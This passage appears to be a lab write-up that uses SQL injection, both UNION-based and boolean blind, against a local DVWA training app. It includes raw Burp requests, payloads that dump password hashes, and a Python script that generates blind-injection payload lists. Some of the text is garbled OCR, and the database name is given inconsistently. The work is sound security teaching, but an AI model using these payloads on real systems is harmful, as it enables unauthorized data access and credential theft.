4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/DVWA/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: security=medium; PHPSESSID=d8c7c19jh3ed12806e0a9j63nr
18 Connection: close
19
20 id=1 union select null, group_concat(column_name) from information_schema.columns where table_name='users' #&Submit=Submit
```

We will get an error message:

```
< > http://localhost/DVWA/vulnerabilities/sqli/#
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '\users\' #' at line 1
```

This is because single quote in 'users' is escaped during the sending HTTP request, so we use the equivalent hexadecimal value for it:


```

[chronic@parrot]~$ python
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license()" for more information.
>>> from binascii import hexlify
>>> hexlify("users".encode())
'7573657273'

```


And we use the hexadecimal value:

```

1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/DVWA/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: security=medium; PHPSESSID=d0c7c19jh3edi2806e0a9j63nr
18 Connection: close
19
20 id=1 union select 1, group_concat(column_name) from information_schema.columns where table_name = 0x7573657273 #&Submit=Submit

```

We got the table's columns.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: SQL Injection

User ID:

```

ID: 1 union select null, group_concat(column_name) from information_schema.columns where table_name = 0x7573657273 #
First name: admin
Surname: admin

ID: 1 union select null, group_concat(column_name) from information_schema.columns where table_name = 0x7573657273 #
First name:
Surname: USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,user_id,first_name,last_name,user,password,avatar,last_login,failed_login

```


More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

By sending the request below:

```
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
Pretty Raw View Actions
1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/DVWA/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: security=medium; PHPSESSID=d0c7c19jh3ed12806e0a9j63nr
18 Connection: close
19
20 id=1 union select group_concat(first_name, last_name), group_concat(password) from users #&Submit=Submit
```

We can get the information, including the passwords, from the database. Decrypting MD5 hash can be done similar to the one completed in section 3-2-1.




3-2-3 Security Level: Hard

In this section, by feeding the web application the query below:

1' order by 3#


We can verify that SQL Injection still exists.



And, by running:

1' union select group_concat(first_name, last_name), group_concat(password) from users #

We will get all info and passwords which can be seen in the figure below:



3-2-4 Security Level: Impossible

Regarding the PHP code of this security level, it uses prepared SQL statement along with a mechanism to check CSRF token. Consequently, no SQL Injection vulnerability found at this level.

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if( is_numeric( $id ) ) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }
}


// Generate Anti-CSRF token
generateSessionToken();

?>
```

3-3 SQL Injection (Blind)

3-3-1 Security Level: Low

We first start trying to exploit the web page via a simple query 1



The screenshot shows the DVWA interface for the 'Vulnerability: SQL Injection (Blind)' page. On the left is a navigation menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind) (which is highlighted). The main content area has the title 'Vulnerability: SQL Injection (Blind)'. Below the title is a form with a 'User ID:' label, a text input field containing '1', and a 'Submit' button. Below the form, a red message states 'User ID exists in the database.' Underneath this is a section titled 'More Information' with a list of links to external resources about SQL injection.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)

Vulnerability: SQL Injection (Blind)


User ID: Submit

User ID exists in the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://owasp.org/www-community/attacks/Blind_SQL_injection
- <http://bobby-tables.com/>

We will try 1'



This screenshot is identical to the previous one, but the text input field now contains '1' instead of '1'. The red message below the form now states 'User ID is MISSING from the database.' The rest of the page, including the navigation menu and 'More Information' section, remains the same.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)

Vulnerability: SQL Injection (Blind)

User ID: Submit


User ID is MISSING from the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://owasp.org/www-community/attacks/Blind_SQL_injection
- <http://bobby-tables.com/>


We will try a negative ID and an always true statement:

-1000' or 8=8;#




It seems that the website is vulnerable against SQL Injection, to be more specific, it is a Boolean-Based SQL Injection. Since the figure states that the ID -1000 exists in the database but actually it returns one because $8=8$ is always true.

If we insert **1' and 1=1 order by 2#**, we will get:



But, if we insert 1' and 1=1 order by 3#, we will get a different message:



The screenshot shows the DVWA interface for the 'Vulnerability: SQL Injection (Blind)' section. On the left is a navigation menu with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind) (which is highlighted). The main content area has a title 'Vulnerability: SQL Injection (Blind)' and a form with 'User ID: 1' and 1=1 order by 3#' and a 'Submit' button. Below the form, a red message states 'User ID is MISSING from the database.' Underneath, a 'More Information' section lists several links to external resources about SQL injection.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

More Information


- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-okul/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://owasp.org/www-community/attacks/Blind_SQL_injection
- <http://bobby-tables.com/>

It can be understood that the table has only **two** columns.

We try to guess the database's name. First, we specify the length:

1' AND (SELECT LENGTH(database()))=1#

It returns the "User ID is MISSING from the database." That is, the length is not one.



This screenshot is similar to the previous one, but the 'User ID' input field contains the payload '1' AND (SELECT LENGTH(database()))=1#'. The 'Submit' button is present, and the red message 'User ID is MISSING from the database.' is displayed below it.


Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

The same story happens for 2, 3, 4, and 5. But for 6, we will have:



This screenshot shows the DVWA interface with the 'User ID' input field containing the payload '1' AND (SELECT LENGTH(database()))=6#'. The 'Submit' button is present, and the red message 'User ID exists in the database.' is displayed below it.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection

Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.


So, the length of database's name is 6.

We want to know what the first character of database name is. We use the query:


1' AND (SELECT ASCII(SUBSTRING(database(), 1, 1)))=(i)#

Where i is the ascii code of the character. In this case, it is the first character of the database name. I have written a Python script to generate the payload to feed to Burp Suite. I used Burp Suite to perform an attack against id in the HTTP request. As can be seen, there is a request with return code of 200 where i is 100. The equivalent ascii character of 100 is the character d.

Repeating these steps six times, since our database's name is of length six, we will get the database name dwvadb.



```
1
2
3 def main():
4
5     with open("payload_list.txt", "w+") as pl:
6         for i in range(65, 123):
7             pl.write("1' AND (SELECT ASCII(SUBSTRING(database(), 1, 1)))=" + str(i) + "#" + '\n')
8
9
10 if __name__ == '__main__':
11     main()
12
13
14
```



Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status ^	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4754	
36	1' AND (SELECT ASCII(SUBSTRIN...	200	<input type="checkbox"/>	<input type="checkbox"/>	4754	
1	1' AND (SELECT ASCII(SUBSTRIN...	404	<input type="checkbox"/>	<input type="checkbox"/>	4744	
2	1' AND (SELECT ASCII(SUBSTRIN...	404	<input type="checkbox"/>	<input type="checkbox"/>	4744	
3	1' AND (SELECT ASCII(SUBSTRIN...	404	<input type="checkbox"/>	<input type="checkbox"/>	4744	
4	1' AND (SELECT ASCII(SUBSTRIN...	404	<input type="checkbox"/>	<input type="checkbox"/>	4744	
5	1' AND (SELECT ASCII(SUBSTRIN...	404	<input type="checkbox"/>	<input type="checkbox"/>	4744	
6	1' AND (SELECT ASCII(SUBSTRIN...	404	<input type="checkbox"/>	<input type="checkbox"/>	4744	
7	1' AND (SELECT ASCII(SUBSTRIN...	404	<input type="checkbox"/>	<input type="checkbox"/>	4744	
8	1' AND (SELECT ASCII(SUBSTRIN...	404	<input type="checkbox"/>	<input type="checkbox"/>	4744	
9	1' AND (SELECT ASCII(SUBSTRIN...	404	<input type="checkbox"/>	<input type="checkbox"/>	4744	
10	1' AND (SELECT ASCII(SUBSTRIN...	404	<input type="checkbox"/>	<input type="checkbox"/>	4744	
11	1' AND (SELECT ASCII(SUBSTRIN...	404	<input type="checkbox"/>	<input type="checkbox"/>	4744	
12	1' AND (SELECT ASCII(SUBSTRIN...	404	<input type="checkbox"/>	<input type="checkbox"/>	4744	
13	1' AND (SELECT ASCII(SUBSTRIN...	404	<input type="checkbox"/>	<input type="checkbox"/>	4744	

...

Request	Response
<div><div>PrettyRawInActions</div><pre>1 GET /DVWA/vulnerabilities/sql_i_blind/?id=1'%20AND%20(SELECT%20ASCII(SUBSTRING(database(),%201,%201)))%3d100%23&Submit=Submit HTTP/1.1 2 Host: localhost 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 6 Sec-Fetch-Site: same-origin 7 Sec-Fetch-Mode: navigate 8 Sec-Fetch-User: ?1 9 Sec-Fetch-Dest: document 10 Referer: http://localhost/DVWA/vulnerabilities/sql_i_blind/ 11 Accept-Encoding: gzip, deflate 12 Accept-Language: en-US,en;q=0.9</pre></div>	

Next, we try to get the number of tables in our database named dwadb. We try the query:

1' AND (SELECT COUNT(*) FROM information schema.tables WHERE table schema=database())=2#


And, it returns true, indicating that there are two tables in this database.

For finding the names of the tables, first, we try to guess the length of the names using:

1' AND (SELECT LENGTH(table name) FROM information schema.tables WHERE table schema=database() LIMIT 0,1)=4#

In this query, LIMIT 0,1 chooses only name of the first table to be evaluated in the WHERE clause.

We get the true statement by the number 5. So, the length is 5.



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)
[Brute Force](#)
[Command Injection](#)

Vulnerability: SQL Injection (Blind)

User ID:


Submit

